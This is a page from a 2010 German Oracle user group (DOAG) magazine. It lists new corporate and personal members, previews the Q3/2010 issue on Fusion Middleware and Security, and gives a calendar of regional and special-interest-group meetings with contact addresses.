frank.schoenthaler@doag.org

Wir begrüßen unsere neuen Mitglieder

Firmenmitglieder

Loukas Rougkalas, Amadeus Data Processing GmbH
 Stefan Eckrich, Amadeus Germany GmbH
 Stefanie Bolz de Santana, Amadeus Germany GmbH
 Michael Seifert, Amway GmbH
 Silke Robeller, Amway GmbH
 Oliver Meidl, Amway GmbH
 Simon Kölsch, BASF IT Services Consult GmbH
 Stephan Kucklick, Bayer Business Services GmbH
 Thomas Cosfeld, Bayer Business Services GmbH
 Marcus Klein, Bundesministerium des Inneren
 Michael Rohrbach, Bundesministerium des Inneren
 Michael Wuttke, Bundesministerium des Inneren
 Ute Lamberti, Debeka Krankenversicherungsverein aG
 Michael Sauerwein, Debeka Krankenversicherungsverein aG
 Ralf Jonigkeit, Debeka Krankenversicherungsverein aG
 Helmut Maier, Dr. Maier CSS GmbH & Co. KG
 Jochen Gührig, Dr. Maier CSS GmbH & Co. KG
 Lothar Maier, Dr. Maier CSS GmbH & Co. KG
 Jens Gassner, InterFace AG
 Manuela Brauner, InterFace AG
 Daniel Saraci, InterFace AG
 Daniel Hauke, Kassenärztliche Vereinigung BW
 Christel Weber, LfA Förderbank Bayern
 Marcel Czerny, LIST GmbH
 Andreas Schellmann, PTV Planung Transport und Verkehr AG
 Annette Jacobs, PTV Planung Transport und Verkehr AG
 Harald Sighart, RealNetworks GmbH
 Martin Wurz, RealNetworks GmbH
 Christoph Danzl, RealNetworks GmbH
 Björn Georg, Retarus GmbH
 Sebastian Hunke, Uhde GmbH
 Christian Körner, Uhde GmbH
 Marten Lehmann, Variomedia AG
 Thomas Budich

Persönliche Mitglieder

Alexander Aldrian
 Franz Biereder
 Thomas Budich
 Hans-Jörg Bütler
 Sven Eichner
 Edik Enjilian
 Kasi Färcher-Haag
 Christoph Förster
 Mathias Fritz
 Frank Grote
 Birgit Günther
 Stefan Haokenbecker
 Peter Jensch
 Ewald Jörden
 Andreas Liesenkötter
 H.J. Neuhaus
 Frank Pfeil
 Christian Possmann
 Josef Reiterer
 Alexander Schamari
 Christian Schuhmacher
 Jochen Stein
 Uwe van den Hoogen
 Jörg Wolfram
 Norbert Zangl

Vorschau auf die nächste Ausgabe

Die Ausgabe Q3/2010 hat zwei Schwerpunktthemen:

„Fusion Middleware“

- Application Server im Vergleich
- Betrieb von Fusion Middleware Infrastrukturen
- Hochverfügbarkeitslösungen für Fusion Middleware Infrastrukturen
- Identity Management
- ITIL und Fusion Middleware
- Virtualisierung
- Capacity-Management

Redaktionsschluss ist am 4. Juni 2010

Die Ausgabe Q3/2010 erscheint am 13. August 2010

„Security“

- Integration der verschiedenen Oracle-Produkte in ein Sicherheits-Konzept
- Planung und Organisation eines durchgängigen Sicherheits-Konzepts
- Realisierung und Probleme in der Entwicklung
- Administration und Auditing im Betrieb

Darüber hinaus finden Sie wie in jeder Ausgabe:

- Fachartikel aus den Bereichen „Datenbank“ und „Entwicklung“
- Best Practice im Umgang mit den Oracle-Produkten
- Aktuelle Informationen über Veranstaltungen der DOAG
- Neues von Oracle



Dienstag, 11.05.2010
DOAG ITIL & Betrieb 2010
 ITIL-basiertes IT Service Management
 für den optimalen Oracle-Betrieb
DOAG Geschäftsstelle
 office@doag.org

Montag, 17.05.2010 – Dienstag, 18.05.2010
DOAG Berliner Expertenseminare
 Fortgeschrittene Performance-Diagnose und
 Optimierung mit extended SQL Trace Profiling
 mit Norbert Debes
DOAG Geschäftsstelle
 office@doag.org

Dienstag, 18.05.2010
**DOAG Hochschul-Regionaltreffen
 Karlsruhe**
DOAG Geschäftsstelle
 office@doag.org

Mittwoch, 19.05.2010
SIG Fusion Middleware
 Oracle WebLogic Server 11g – die neue Platt-
 form für Forms und Reports Applikationen
Perry Pakull
 sig-middleware@doag.org

Mittwoch, 19.05.2010
Regionaltreffen Hannover
 APEX Tips und Tricks
Andreas Ellerhoff
 regio-hannover@doag.org

Mittwoch, 19.05.2010
Regionaltreffen Südbayern/München
 Ein Blick in Larry Ellisons Einkaufskorb
 & Migration der JEE Infrastruktur
 von OC4J nach WebLogic Server
Franz Hüll, Andreas Ströbel
 regio-muenchen@doag.org

Donnerstag, 20.05.2010
Regionaltreffen Stuttgart
 Oracle Database 11g Release 2 (11.2):
 Real Application Testing
Jens-Uwe Petersen
 regio-stuttgart@doag.org



Dienstag, 01.06.2010
Regionaltreffen Bremen
Ralf Kölling
 regio-bremen@doag.org

Dienstag, 01.06.2010
Regionaltreffen NRW
 Themenfeld Development
Dierk Lenz, Stefan Kinnen
 regio-nrw@doag.org

Mittwoch, 02.06.2010
Regionaltreffen Berlin/Brandenburg
 Oracle RAC vs. MySQL Cluster
Michel Keemers
 regio-bb@doag.org

Montag, 07.06.2010
**Regionaltreffen
 Osnabrück/Bielefeld/Münster
 SOA**
Andreas Kother, Klaus Günther
 regio-osnabrueck@doag.org

Dienstag, 08.06.2010
SIG Database
 Einführungstag Oracle Datenbank
Michael Pfautz, Christian Trieb
 sig-database@doag.org

Dienstag, 08.06.2010
Regionaltreffen Jena/Thüringen
Jörg Hildebrandt
 regio-thueringen@doag.org

Dienstag, 15.06.2010
Regionaltreffen Rhein/Main
Thomas Tretter, Kathleen Hock
 regio-rhein-main@doag.org

Dienstag, 15.06.2010
**Nordlichtertreffen der Regionalgruppen
 Hamburg, Bremen und Hannover**
Stefan Thielebein
 regio-nord@doag.org

Donnerstag, 17.06.2010
SIG Development
 DB-Programmierung:
 Oracle Datenbank 11g R2 Release 2,
 New Features, Erfahrungsberichte,
 Performance-Tuning, Tools, SQL-Developer
Andreas Badelt, Christian Schwitalla
 sig-development@doag.org

Dienstag, 22.06.2010 –
 Mittwoch, 23.06.2010
DOAG Berliner Expertenseminare
 Optimizing Oracle Performance
 mit Chris Antognini
DOAG Geschäftsstelle
 office@doag.org

Dienstag, 29.06.2010
SIG DWH-BI
 DWH und BI Lifecycle Management
Christian Weinberger
 sig-dwh@doag.org



Donnerstag, 01.07.2010
Regionaltreffen Rhein-Neckar
Kai F. Christianus
 regio-rhein-neckar@doag.org

Montag, 05.07.2010
SIG Database
 EM Grid Control 11g
Michael Pfautz, Christian Trieb
 sig-database@doag.org

Dienstag, 06.07.2010
SIG Database
 EM Grid Control 11g
 Fortsetzung des Termins vom 05.07.2010
 mit praktischen Übungen und Workshops
Michael Pfautz, Christian Trieb
 sig-database@doag.org

Donnerstag, 08.07.2010
Regionaltreffen NRW
 Themenfeld Datenbank
Dierk Lenz, Stefan Kinnen
 regio-nrw@doag.org

Dienstag, 13.07.2010
Regionaltreffen Nürnberg/Franken
DOAG Geschäftsstelle
 office@doag.org

Donnerstag, 15.07.2010
Regionaltreffen Stuttgart
Jens-Uwe Petersen
 regio-stuttgart@doag.org

Dienstag, 20.07.2010
Regio Freiburg/Südbaden
Andreas Flubacher
 regio-freiburg@doag.org



Donnerstag, 05.08.2010
Urlaubsstammtisch Regionalgruppe NRW
 keine Vorträge, vielleicht Thementische
Dierk Lenz, Stefan Kinnen
 regio-nrw@doag.org

Weitere, aktuelle Informationen finden Sie
 unter www.doag.org/termine